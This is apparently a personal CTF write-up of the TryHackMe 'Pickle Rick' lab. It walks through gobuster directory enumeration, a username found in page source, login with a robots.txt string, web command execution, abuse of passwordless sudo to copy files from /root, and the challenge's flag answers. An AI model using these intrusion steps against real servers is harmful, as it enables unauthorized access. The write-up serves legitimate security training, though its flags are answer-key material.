Mark Seliternikov

TryHackMe - Pickle Rick [Easy]

Challenge details:
This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

When we arrive at the index page of the webserver we see this:

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!


By inspecting the source of the page we can see rick left himself a comment (LOL).

```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```

In order to find the login page (even though I can guess what it is) I'll run gobuster. This is what I found:

```
[+] Url:                     http://10.10.41.135/
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
2021/07/09 04:30:54 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 313] [--> http://10.10.41.135/assets/]
/portal.php           (Status: 302) [Size: 0] [--> /login.php]
/index.html           (Status: 200) [Size: 1062]
/login.php            (Status: 200) [Size: 882]
/robots.txt           (Status: 200) [Size: 17]
/server-status        (Status: 403) [Size: 300]
/denied.php           (Status: 302) [Size: 0] [--> /login.php]
/clue.txt             (Status: 200) [Size: 54]
```

I attempted to inject and brute force the login.php page with no success. Eventually I tried using what I found in /robots.txt as the password and it worked!



When typing the command ‘ls -alh’ I can see the first ingredient!

```
total 40K
drwxr-xr-x 3 root   root   4.0K Feb 10  2019 .
drwxr-xr-x 3 root   root   4.0K Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4.0K Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1.1K Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1.1K Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1.5K Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2.0K Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
```

Sadly the command such as “cat”, “more”, “less”, don’t work.

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

However, we can get to it easily with the URL:

```
mr. meeseek hair
```

Now for the second ingredient, I found it in rick's home directory: (ls -alh /home/rick)

```
total 12K
drwxrwxrwx 2 root root 4.0K Feb 10  2019 .
drwxr-xr-x 4 root root 4.0K Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

It's hard to transverse there via the URL so I'll try to copy the file to "/var/www/html". At first I failed, however while trying some things I found that www-data has sudo permissions without a password! (holy heck!)

```
Matching Defaults entries for www-data on ip-10-10-87-121.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User www-data may run the following commands on ip-10-10-87-121.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

And running the command "sudo cp /home/rick/'second ingredients' /var/www/html" worked this time.

```
total 44K
drwxr-xr-x 3 root   root   4.0K Jul  9 09:20 .
drwxr-xr-x 3 root   root   4.0K Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4.0K Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1.1K Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1.1K Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1.5K Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2.0K Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
-rwxr-xr-x 1 root   root     13 Jul  9 09:20 second ingredients
```

Now I can see it via the URL also.

[redacted]

```
1 jerry tear
```

And now for the last ingredient, I can see that it is in the "/root" directory! (sudo ls -alh /root)

```
total 28K
drwx------  4 root root 4.0K Feb 10  2019 .
drwxr-xr-x 23 root root 4.0K Jul  9 09:12 ..
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4.0K Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  3 root root 4.0K Feb 10  2019 snap
```

After copying it the same way as the second ingredient I can access it as well via the URL.

```
3rd ingredients: fleeb juice
```

That’s all the ingredients :)